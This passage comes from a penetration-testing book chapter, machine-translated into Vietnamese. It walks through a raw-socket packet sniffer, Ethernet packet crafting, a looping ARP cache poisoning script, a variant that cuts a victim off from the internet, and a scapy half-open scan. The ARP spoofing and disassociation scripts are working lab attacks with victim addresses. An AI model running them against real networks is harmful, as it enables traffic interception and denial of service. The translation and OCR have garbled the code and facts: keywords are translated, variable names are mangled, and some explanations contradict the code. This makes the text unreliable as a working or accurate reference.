
Phần dữ liệu chứa các tiêu đề IP và TCP.

 Một điều mà bạn nên luôn nhớ là khi khung đến bộ định chương trình của chúng ta, nó không chứa các trường phân tách khung Mở đầu và Bắt đầu .

Địa chỉ MAC như AA: BB: CC: 56: 78: 45 chứa 12 ký tự thập lục phân và mỗi byte chứa 2 giá trị thập lục phân. Để lưu trữ địa chỉ MAC, chúng ta sẽ sử dụng 6 byte bộ nhớ.

- Lớp Mạng hoặc IP: Trong lớp này, chúng tôi quan tâm đến địa chỉ IP của nguồn và đích.

Bây giờ, hãy chuyển sang tiêu đề IPv4 của chúng tôi, như được hiển thị trong ảnh chụp màn hình sau:




Tiêu đề IPv4

Thử nghiệm đánh hơi và thâm nhập

Tiêu đề gói IPv4 bao gồm 14 trự ờng, trong đó chỉ 13 trự ờng đư ợc yêu cầu. Trự ờng thứ 14 là tùy chọn. Tiêu đề này dài 20 byte. 8 byte cuối cùng chứa địa chỉ IP nguồn và địa chỉ IP đích của chúng tôi. Các byte từ 12 đến 16 chứa địa chỉ IP nguồn và các byte từ 17 đến 20 chứa địa chỉ IP đích.

- Tiêu đề TCP: Trong tiêu đề này, chúng ta quan tâm đến cổng nguồn và địa chỉ cổng đích. Nếu bạn để ý tiêu đề TCP, bạn sẽ nhận ra rằng nó cũng dài 20 byte và 2 byte đầu của tiêu đề cung cấp cổng nguồn và 2 byte tiếp theo cung cấp địa chỉ cổng đích. Bạn có thể thấy tiêu đề TCP trong hình ảnh sau:



Tiêu đề TCP

Bây giờ, hãy bắt đầu chế độ quảng bá của thẻ giao diện và đưa ra lệnh với tư cách là siêu người dùng. Vậy, chế độ lăng nhăng hay lăng nhăng là gì? Trong mạng máy tính, chế độ quảng bá cho phép thẻ giao diện mạng đọc các gói đến trong mạng con của nó. Ví dụ, trong môi trường trung tâm, khi một gói tin đến một cổng, nó sẽ đư ợc sao chép sang các cổng khác và chỉ người dùng chủ định mới đọc gói tin đó. Tuy nhiên, nếu các thiết bị mạng khác đang hoạt động ở chế độ không hoạt động, thiết bị đó cũng có thể đọc gói tin đó:

```
ifconfig eth0 promisc
```

Kiểm tra tác dụng của lệnh trư ớc, như đư ợc hiển thị trong ảnh chụp màn hình sau, bằng cách gõ lệnh ipconfig:

```
root@Mohit|Raj:~/Desktop# ifconfig eth0 promisc
root@Mohit|Raj:~/Desktop# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:4f:8e:35
          inet addr:192.168.0.10 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4f:8e35/64 Scope:Link
                  UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
                  RX packets:7368 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:1549 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:2335440 (2.2 MiB) TX bytes:178854 (174.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:65536 Metric:1
                  RX packets:652 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:652 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:39144 (38.2 KiB) TX bytes:39144 (38.2 KiB)

root@Mohit|Raj:~/Desktop#
```

Thẻ hiện chế độ lăng nhăng

Ảnh chụp màn hình trư ớc đó cho thấy card mạng eth0 và đang hoạt động ở chế độ không hoạt động.

Một số thẻ không thể đư ợc đặt ở chế độ quảng cáo vì trình điều khiển, hỗ trợ hạt nhân của chúng, v.v..

Bây giờ, đã đến lúc viết mã. Đầu tiên, hãy xem toàn bộ đoạn mã sau và sau đó hiểu nó từng dòng một:

```
import socket import
struct import
binascii s =
socket.socket (socket.PF_PACKET, socket.SOCK_RAW, socket. ntohs (0x0800))

trong khi Đúng:

pkt = s.recvfrom (2048) ethhead =
pkt [0] [0:14] eth = struct.unpack
("! 6s6s2s", ethhead)
```

Thử nghiệm đánh hơi và thâm nhập

```


in "----- Khung Ethernet -----"
print "desination mac", binascii.hexlify (eth [0])
print "Nguồn mac", binascii.hexlify (eth [1])
binascii.hexlify (eth [2])

ipheader = pkt [0] [14:34]

ip_hdr = struct.unpack ("! 12s4s4s", ipheader)
print "----- IP -----"
in "IP nguồn", socket.inet_ntoa (ip_hdr [1])
in "IP đích", socket.inet_ntoa (ip_hdr [2])
in "----- TCP -----"
tcpheader = pkt [0] [34:54]
#tcp_hdr = struct.unpack ("! HH16s", tcpheader)
tcp_hdr = struct.unpack ("! HH9ss6s", tcpheader)
in "Công nguồn", tcp_hdr [0]
in "Công đích", tcp_hdr [1]
in "Flag", binascii.hexlify (tcp_hdr [3])

```

Chúng tôi đã xác định các dòng `socket.PF_PACKET`, `socket.SOCK_RAW`. Cú pháp `socket.htons (0x0800)` hiển thị giao thức quan tâm. Mã `0x0800` xác định giao thức ETH_P_IP. Bạn có thể tìm thấy tất cả mã trong tệp `if_ether.h` nằm trong `/usr/include/linux`. Câu lệnh `pkt = s.recvfrom (2048)` tạo bộ đệm 2048. Các khung đến được lưu trữ trong biến `pkt`. Nếu bạn in `pkt` này, nó sẽ hiển thị các bộ giá trị, nhưng thông tin có giá trị của chúng ta nằm trong bộ giá trị đầu tiên. Câu lệnh `ethhead = pkt [0] [0:14]` lấy 14 byte đầu tiên từ `pkt`. Vì khung Ethernet dài 14 byte và nó xuất hiện đầu tiên như thể hiện trong hình sau, đó là lý do tại sao chúng tôi sử dụng 14 byte đầu tiên:



Cấu hình của tiêu đề

Chuơng 3

Câu lệnh `eth = struct.unpack ("! 6s6s2s", ethhead)` ở đây ! hiển thị byte mạng và 6s hiển thị 6 byte, như chúng ta đã thảo luận trước đó. Các binascii. Câu lệnh `hexlify (eth [0])` trả về biểu diễn thập lục phân của dữ liệu nhị phân. Mỗi byte của `eth [0]` được chuyển đổi thành biểu diễn hex hai chữ số tương ứng. Câu lệnh `ipheader = pkt [0] [14:34]` trích xuất 20 byte dữ liệu tiếp theo. Tiếp theo là tiêu đề IP và `ip_hdr = struct`. Câu lệnh `unpack ("! 12s4s4s", ipheader)`, giải nén dữ liệu thành 3 phần, trong đó địa chỉ IP đích và nguồn của chúng ta nằm ở phần thứ 2 và thứ 3 tương ứng. Câu lệnh `socket.inet_ntoa (ip_hdr [3])` chuyển đổi địa chỉ IPv4 được đóng gói 32 bit (một chuỗi có độ dài bốn ký tự) thành biểu diễn chuỗi bốn chấm tiêu chuẩn của nó. Câu lệnh `tcpheader = pkt [0] [34:54]` trích xuất 20 byte dữ liệu tiếp theo. `Tcp_hdr = struct.unpack ("! HH16s", tcpheader)` câu lệnh được chia thành 3 phần, đó là, HH16s đầu tiên và thứ hai là số cổng nguồn và cổng đích. Nếu bạn quan tâm đến cờ, hãy giải nén các giá trị ở định dạng `tcp_hdr = struct.unpack ("! HH9ss6s", tcpheader)`. Phần thứ 4, s, cung cấp giá trị của các cờ.

Đầu ra của `sniper1.py` như sau:

```
----- Khung Ethernet -----
khử ảm mac 000c292e847a
Nguồn mac 005056e7c365
----- IP -----
Nguồn IP 208.80.154.234
IP đích 192.168.0.11
----- TCP -----
Cổng nguồn 80
Cổng đích 1466
Cờ 18
----- Khung Ethernet -----
khử ảm mac 005056e7c365
Nguồn mac 000c292e847a
----- IP -----
Nguồn IP 192.168.0.11
IP đích 208.80.154.234
----- TCP -----
Cổng nguồn 1466
Cổng đích 80
Cờ 10
```

Thử nghiệm đánh hơi và thâm nhập

Trình đánh hơi của chúng tôi hiện đang hoạt động tốt. Hãy thảo luận về kết quả của đầu ra. Khung Ethernet hiển thị mac đích và mac nguồn. Tiêu đề IP cho biết IP nguồn từ nơi gói tin đến và IP đích là một hệ điều hành khác đang chạy trong mạng con của chúng ta. Tiêu đề TCP hiển thị cổng nguồn, cổng đích và cờ. Cổng đích là 80, cho biết ai đó đang duyệt một trang web. Nay giờ chúng ta đã có địa chỉ IP, hãy kiểm tra xem trang web nào đang chạy trên 208.80.154.240:

```
>>> ô cắm nhập khẩu
>>> socket.gethostbyaddr ('208.80.154.240')
('upload-lb.eqiad.wikimedia.org', [], ['208.80.154.240'])
>>>
```

Các kết quả trước đó cho thấy upload-lb.eqiad.wikimedia.org trang mạng.

Trong đầu ra, 2 gói được hiển thị. Cờ đầu tiên hiển thị giá trị 18 và cờ thứ hai hiển thị 10. Cờ 12 đại diện cho cờ ACK và SYN. Cờ 10 đại diện cho cờ ACK như sau:

0.... = Congestion Window Reduced (CWR):
.0... = ECN-Echo:
..0. = Urgent:
...0 = Acknowledgement:
.... 0... = Push:
..... 0.. = Reset:
⊕1. = Syn:
.... ...0 = Fin:
.... -----

Giá trị cờ

12 có nghĩa là 0001 0010, đặt cờ ACK và SYN. 10 chỉ ra rằng chỉ ACK được thiết lập.

Nay giờ, hãy thực hiện một số sửa đổi đối với mã. Thêm một dòng nữa vào cuối mã:

```
in pkt [0] [54:]
```

Hãy kiểm tra xem đầu ra được thay đổi như thế nào:

HTTP / 1.1 304 Không được sửa đổi

Máy chủ: Apache

X-Content-Type-Options: nosniff

Chuơng 3

Kiểm soát bộ nhớ đệm: công khai, max-age = 300, s-maxage = 300
Sửa lần cuối: Thứ Năm, ngày 25 tháng 9 năm 2014 18:08:15 GMT
Hết hạn: Thứ Bảy, ngày 27 tháng 9 năm 2014 06:41:45 GMT
Mã hóa nội dung: gzip
Nội dung-Loại: văn bản / javascript; charset = utf-8
Thay đổi: Chấp nhận-Mã hóa, X-Sử dụng-HHVM
Chấp nhận phạm vi: byte
Ngày: Thứ Bảy, ngày 27 tháng 9 năm 2014 06:37:02 GMT
X-Varnish: 3552654421 3552629562
Tuổi: 17
Via: 1.1 véc ni
Kết nối: giữ cho cuộc sống
X-Cache: lần truy cập cp1057 (138)
X-Analytics: php = zend

Đôi khi, chúng tôi quan tâm đến TTL, là một phần của tiêu đề IP. Điều này có nghĩa là chúng tôi sẽ phải thay đổi chức năng giải nén:

```
ipheader = pkt [0] [14:34] ip_hdr =
struct.unpack ("! 8sB3s4s4s", ipheader) print "----- IP -----
----- "print" TTL: ", ip_hdr [1] print" Nguồn IP ", socket.inet_ntoa
(ip_hdr [3]) in" IP đích ", socket.inet_ntoa (ip_hdr [4])
```

Bây giờ, hãy kiểm tra đầu ra của sniper1.py:

```
----- Khung Ethernet -----
khử ẩn mac 000c294f8e35
Nguồn mac 005056e7c365
----- IP -----
TTL: 128
Nguồn IP 208.80.154.224
IP đích 192.168.0.10
----- TCP -----
Cổng nguồn 80
Cảng đích 39204
Cờ 10
```

Thử nghiệm đánh hơi và thâm nhập

Giá trị TTL là 128. Vậy nó hoạt động như thế nào? Nó rất đơn giản; chúng tôi đã giải nén giá trị ở định dạng 8sB3s4s4s và truờng TTL của chúng tôi ở byte thứ 9.

Sau 8s có nghĩa là sau byte thứ 8, chúng ta nhận được truờng TTL ở dạng B.

Tìm hiểu về chế tạo gói

Đây là một kỹ thuật mà hacker hoặc pentester có thể tạo các gói tin tùy chỉnh.

Bằng cách sử dụng gói tùy chỉnh, hacker có thể thực hiện nhiều tác vụ như thăm dò các bộ quy tắc tường lứa, quét cổng và hoạt động của hệ điều hành. Rất nhiều công cụ có sẵn để tạo gói, chẳng hạn như Hping, trình tạo gói Colasoft, v.v.

Chế tạo gói là một kỹ năng. Bạn có thể thực hiện nó mà không cần công cụ vì bạn có Python.

Đầu tiên, chúng tôi tạo các gói Ethernet và sau đó gửi chúng đến nạn nhân. Hãy xem toàn bộ mã của eth.py và sau đó hiểu từng dòng một:

```
ở cẩm nhập khẩu
s = socket.socket (socket.PF_PACKET, socket.SOCK_RAW, ᳚ cẩm.
ntohs (0x0800))
s.bind (("eth0", socket.htons (0x0800)))
sor = '\x00\x0c\x29\x4f\x8e\x35'
des = '\x00\x0C\x29\x2E\x84\x7A'
mã = '\x08\x00'
eth = des + sor + mã
s.send (eth)

S = socket.socket (socket.PF_PACKET , socket.SOCK_RAW, socket.
ntohs (0x0800)) đã được bạn nhìn thấy trong trình kiểm tra gói. Bây giờ, hãy quyết định giao diện mạng. Chúng tôi chọn giao diện eth0 để gửi gói tin. Câu lệnh s.bind (("eth0", socket.htons (0x0800))) liên kết giao diện eth0 với giá trị giao thức. Hai dòng tiếp theo xác định địa chỉ MAC nguồn và đích. Câu lệnh code = '\x08\x00' hiển thị giao thức quan tâm. Đây là mã của giao thức IP. Câu lệnh eth = des + sor + code được sử dụng để tập hợp gói tin. Dòng tiếp theo, s.send (eth), gửi gói tin.
```

Giới thiệu ARP giả mạo và triển khai nó bằng Python

ARP (Giao thức phân giải địa chỉ) được sử dụng để chuyển đổi địa chỉ IP thành địa chỉ Ethernet (MAC) tường ứng của nó. Khi một gói đến lớp Mạng (OSI), nó có địa chỉ IP và một gói lớp liên kết dữ liệu cần địa chỉ MAC của thiết bị đích. Trong truờng hợp này, người gửi sử dụng giao thức ARP.

Thuật ngữ phân giải địa chỉ để cập đến quá trình tìm kiếm địa chỉ MAC của một máy tính trong mạng. Sau đây là hai loại thông báo ARP có thể được gửi bởi ARP:

- Yêu cầu ARP
- Trả lời ARP

Yêu cầu ARP


Một máy chủ có thể muốn gửi tin nhắn đến một máy khác trong cùng một mạng con. Máy chủ chỉ biết địa chỉ IP trong khi địa chỉ MAC được yêu cầu để gửi tin nhắn ở lớp liên kết dữ liệu. Trong tình huống này, máy chủ sẽ phát yêu cầu ARP. Tất cả các máy trong mạng con đều nhận được thông báo. Loại giao thức Ethernet có giá trị là `0x806`.

Trả lời ARP

Người dùng dự định phản hồi lại bằng địa chỉ MAC của họ. Câu trả lời này là unicast và được gọi là câu trả lời ARP.

Bộ nhớ cache ARP

Để giảm số lượng yêu cầu giải quyết địa chỉ, ứng dụng khách thường lưu vào bộ nhớ cache các địa chỉ đã giải quyết trong một khoảng thời gian ngắn. Bộ nhớ cache ARP có kích thước hữu hạn. Khi bất kỳ thiết bị nào muốn gửi dữ liệu đến một thiết bị đích khác trong mạng con, trước tiên nó phải xác định địa chỉ MAC của mục tiêu đó mặc dù người gửi biết địa chỉ IP của người nhận. Các ánh xạ địa chỉ IP-MAC này có nguồn gốc từ bộ đệm ARP được duy trì trên mỗi thiết bị. Mục nhập không sử dụng sẽ bị xóa, giải phóng một số không gian trong bộ nhớ cache. Sử dụng lệnh `arp -a` để xem bộ đệm ARP, như được hiển thị trong ảnh chụp màn hình sau:



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright © 2009 Microsoft Corporation. All rights reserved.

C:\Users\Mohit>arp -a

Interface: 10.0.0.11 --- 0xe
 Internet Address      Physical Address          Type
 10.0.0.1                20-4e-7f-ac-e6-5c    dynamic
 10.0.0.255               ff-ff-ff-ff-ff-ff    static
```

Bộ nhớ cache ARP

Thử nghiệm đánh hơi và thâm nhập

Giả mạo ARP, còn được gọi là nhiễm độc bộ nhớ cache ARP, là một kiểu tấn công trong đó địa chỉ MAC của máy nạn nhân, trong bộ đệm ARP của cỗng, cùng với địa chỉ MAC của cỗng, trong bộ đệm ARP của máy nạn nhân, bị thay đổi bởi kẻ tấn công. Kỹ thuật này được sử dụng để tấn công các mạng cục bộ. Kẻ tấn công có thể đánh hơi khung dữ liệu qua mạng LAN. Trong giả mạo ARP, kẻ tấn công sẽ gửi một phản hồi giả đến cỗng cũng như cho nạn nhân. Mục đích là liên kết địa chỉ MAC của kẻ tấn công với địa chỉ IP của máy chủ khác (chẳng hạn như cỗng mặc định).


Giả mạo ARP được sử dụng để đánh hơi Chủ động.

Bây giờ, chúng ta sẽ sử dụng một ví dụ để chứng minh ARP giả mạo.

Địa chỉ IP và địa chỉ MAC của tất cả các máy trong mạng như sau:

Tên máy	địa chỉ IP	Địa chỉ MAC
Windows XP (nạn nhân)	192.168.0.11	00: 0C: 29: 2E: 84: 7A
Linux (kẻ tấn công)	192.168.0.10	00: 0C: 29: 4F: 8E: 35
Windows 7 (cổng vào)	192.168.0.1	00: 50: 56: C0: 00: 08

Chúng ta hãy xem xét tiêu đề giao thức ARP, như được hiển thị trong ảnh chụp màn hình sau:



Tiêu đề ARP

Hãy xem qua mã để thực hiện giả mạo ARP và thảo luận về nó từng dòng:

```

ở cắm nhập khẩu
nhập cấu trúc
nhập khẩu binascii
s = socket.socket (socket.PF_PACKET, socket.SOCK_RAW, Ở cắm.
ntohs (0x0800))
s.bind (("eth0", socket.htons (0x0800)))

sor = '\x00\x0c\x29\x4f\x8e\x35'

```

Chu^ü ơng 3

```

mac = '\x00\x0C\x29\x2E\x84\x7A'

gatemac = '\x00\x50\xC0\x00\x08'
mã = '\x08\x06'
eth1 = eatmac + sor + code # cho nạn nhân
eth2 = gatemac + sor + mã # cho cồng

htype = '\x00\x01'
prototype = '\x08\x00'
hsize = '\x06'
psize = '\x04'
opcode = '\x00\x02'

gate_ip = '192.168.0.1'
nạn nhân_ip = '192.168.0.11' gip
= socket.inet_aton (gate_ip)
vip = socket.inet_aton (nạn nhân_ip)

arp_victim = eth1 + htype + prototype + hsize + psize + opcode + sor + gip + eatmac + vip
arp_gateway = eth2 + htype + prototype + hsize + psize + opcode + sor + vip + gatemac + gip

trong khi 1:
    s.send (arp_victim)
    s.send (arp_gateway)

```

Trong phần tạo gói đã giải thích trước đây, bạn đã tạo khung Ethernet.

Trong đoạn mã này, chúng tôi đã sử dụng 3 địa chỉ MAC, cũng được hiển thị trong bảng tru^ü ớc. Ở đây, chúng tôi đã sử dụng mã = '\x08\x06', là mã của giao thức ARP.

Hai gói Ethernet được tạo ra là eth1 và eth2. Dòng sau htype = '\x00\x01' hiển thị Ethernet. Mọi thứ đều theo thứ tự như được hiển thị trong tiêu đề ARP, prototype = '\x08\x00', cho biết loại giao thức; hsize = '\x06' hiển thị kích thước địa chỉ phần cứng; psize = '\x04' cung cấp độ dài địa chỉ IP; và opcode = '\x00\x02' cho thấy đó là một gói trả lời. Câu lệnh gate_ip = '192.168.0.1' và Chairman_ip = '192.168.0.11' lần lượt là địa chỉ IP của cồng và nạn nhân. Phư^ü ơng thức socket.inet_aton (gate_ip) chuyển đổi địa chỉ IP sang định dạng thập lục phân. Cuối cùng, chúng tôi tập hợp toàn bộ mã theo tiêu đề ARP. Phư^ü ơng thức s.send () cũng đặt các gói tin trên cáp.

Bây giờ, đã đến lúc xem kết quả. Chạy tệp arpsp.py .

Thử nghiệm đánh hơi và thâm nhập

Hãy kiểm tra bộ nhớ cache ARP của nạn nhân:

```
C:\Documents and Settings\Mohit>arp -a
Interface: 192.168.0.11 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.1           00-50-56-c0-00-08    dynamic
  192.168.0.128         00-50-56-fb-9a-61    dynamic

C:\Documents and Settings\Mohit>arp -a
Interface: 192.168.0.11 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.1           00-0c-29-4f-8e-35    dynamic
```

Bộ nhớ cache ARP của nạn nhân

Ảnh chụp màn hình truớc hiển thị bộ nhớ cache ARP truớc và sau cuộc tấn công giả mạo ARP. Rõ ràng từ ảnh chụp màn hình rằng địa chỉ MAC của IP của cổng đã bị thay đổi. Mã của chúng tôi đang hoạt động tốt.

Hãy kiểm tra bộ nhớ cache ARP của cổng:

```
Interface: 192.168.0.1 --- 0x17
  Internet Address      Physical Address      Type
  192.168.0.10          00-0c-29-4f-8e-35    dynamic
  192.168.0.11          00-0c-29-4f-8e-35    dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff    static
  224.0.0.22             01-00-5e-00-00-16    static
  224.0.0.252            01-00-5e-00-00-fc    static
  239.255.255.250       01-00-5e-7f-ff-fa    static

C:\Users\Mohit>
```

Bộ nhớ cache ARP của cổng

Ảnh chụp màn hình truớc đó cho thấy rằng mã của chúng tôi đã chạy thành công. IP của nạn nhân và kẻ tấn công có cùng địa chỉ MAC. Bây giờ, tất cả các gói dành cho cổng sẽ đi qua hệ thống của kẻ tấn công và kẻ tấn công có thể đọc một cách hiệu quả các gói truyền qua lại giữa cổng và máy tính của nạn nhân.

Trong quá trình dò nén, bạn chỉ cần tấn công (ARP spoofing) cổng vào để điều tra xem cổng đó có dễ bị giả mạo ARP hay không.

Kiểm tra hệ thống bảo mật bằng cách tạo và chèn gói tùy chỉnh

Cho đến nay, bạn đã thấy việc thực hiện giả mạo ARP. Vậy giờ, chúng ta hãy tìm hiểu về một cuộc tấn công được gọi là cuộc tấn công hủy liên kết mạng. Khái niệm của nó cũng giống như ngộ độc bộ nhớ cache ARP.

Hủy liên kết mạng

Trong cuộc tấn công này, nạn nhân sẽ vẫn kết nối với cổng như ng không thể giao tiếp với mạng bên ngoài. Nói một cách đơn giản, nạn nhân sẽ vẫn kết nối với bộ định tuyến như ng không thể duyệt Internet. Nguyên tắc của cuộc tấn công này cũng giống như nhiễm độc bộ nhớ cache ARP. Cuộc tấn công sẽ gửi gói trả lời ARP đến nạn nhân và gói tin đó sẽ thay đổi địa chỉ MAC của cổng vào bộ nhớ cache ARP của nạn nhân bằng một MAC khác. Điều tương tự cũng được thực hiện trong cổng.

Mã giống như mã giả mạo ARP, ngoại trừ một số thay đổi, được giải thích như sau:

```

ở cắm nhập khẩu
nhập cấu trúc
nhập khẩu binascii
s = socket.socket (socket.PF_PACKET, socket.SOCK_RAW, Ở cắm.
    ntohs (0x0800))
s.bind (("eth0", socket.htons (0x0800)))

sor = '\x48\x41\x43\x4b\x45\x52'

mac = '\x00\x0C\x29\x2E\x84\x7A'
gatemac = '\x00\x50\x56\xC0\x00\x08'
mã = '\x08\x06'
eth1 = eatmac + sor + code # cho nạn nhân
eth2 = gatemac + sor + mã # cho cổng

htype = '\x00\x01'
prototype = '\x08\x00'
hsize = '\x06'
psize = '\x04'
opcode = '\x00\x02'

gate_ip = '192.168.0.1'
nạn nhân_ip = '192.168.0.11' gip =
socket.inet_aton (gate_ip)

```

Thử nghiệm đánh hơi và thâm nhập

```


vip = socket.inet_aton (nạn nhân_ip)

arp_victim = eth1 + htype + protype + hsize + psize + opcode + sor + gip + eatmac + vip
arp_gateway = eth2 + htype + protype + hsize + psize + opcode + sor + vip + gatemac + gip

trong khi 1:
    s.send (arp_victim)
    s.send (arp_gateway)

```

Chạy netdiss.py. Chúng ta có thể thấy rằng chỉ có một thay đổi trong mã, đó là sor = '\x48\x41\x43\x4b\x45\x52'. Đây là một MAC ngẫu nhiên vì MAC này không tồn tại. Switch sẽ thả các gói tin và nạn nhân không thể duyệt Internet.



Để thực hiện cuộc tấn công nhiễm độc bộ nhớ cache ARP, nạn nhân phải có một mục nhập thực sự của cổng vào bộ nhớ cache ARP.



Bạn có thể thắc mắc tại sao chúng tôi lại sử dụng MAC '\x48\x41\x43\x4b\x45\x52'?. Chỉ cần chuyển đổi nó thành ASCII và bạn sẽ nhận được câu trả lời.

Quét nửa mở

Quét nửa mở hay quét ẩn, như tên cho thấy, là một loại quét đặc biệt. Kỹ thuật quét ẩn được sử dụng để vượt qua các quy tắc của tường lửa và ngăn chặn việc bị phát hiện bởi các hệ thống ghi nhật ký. Tuy nhiên, nó là một kiểu quét đặc biệt được thực hiện bằng cách sử dụng kỹ thuật gói, đã được giải thích trước đó trong chương. Nếu bạn muốn tạo một gói IP hoặc TCP thì bạn phải đề cập đến từng phần. Tôi biết điều này rất đau đớn và bạn sẽ nghĩ về Hping. Tuy nhiên, thư viện của Python sẽ làm cho nó trở nên đơn giản.

Bây giờ, chúng ta hãy xem cách sử dụng scapy. Scapy là một thư viện của bên thứ ba cho phép bạn tạo các gói tùy chỉnh. Vì vậy, chúng tôi sẽ viết một đoạn mã đơn giản và ngắn gọn để bạn có thể hiểu về scapy.

Trước khi viết mã, chúng ta hãy hiểu khái niệm về quét nửa mở.

Các bước sau xác định quét ẩn:

1. Máy khách gửi một gói SYN đến máy chủ trên cổng dự định.
2. Nếu cổng đang mở, thì máy chủ sẽ phản hồi bằng gói SYN / ACK.
3. Nếu máy chủ phản hồi bằng gói RST, điều đó có nghĩa là cổng đã bị đóng.
4. Máy khách gửi RST để đóng lỗ khai tạo.

Bây giờ, chúng ta hãy xem qua đoạn mã, cũng sẽ được giải thích như sau:

```
from scapy.all import *
ip1 = IP (src = "192.168.0.10", dst = "192.168.0.3")
tcp1 = TCP (sport = 1024, dport = 80, flags = "S", seq = 12345)
pack = ip1 / tcp1
p = sr1 (gói, inter = 1)
p.show ()

rs1 = TCP (sport = 1024, dport = 80, flags = "R", seq = 12347)
pack1 = ip1 / rs1
p1 = sr1 (pack1)
p1.show
```

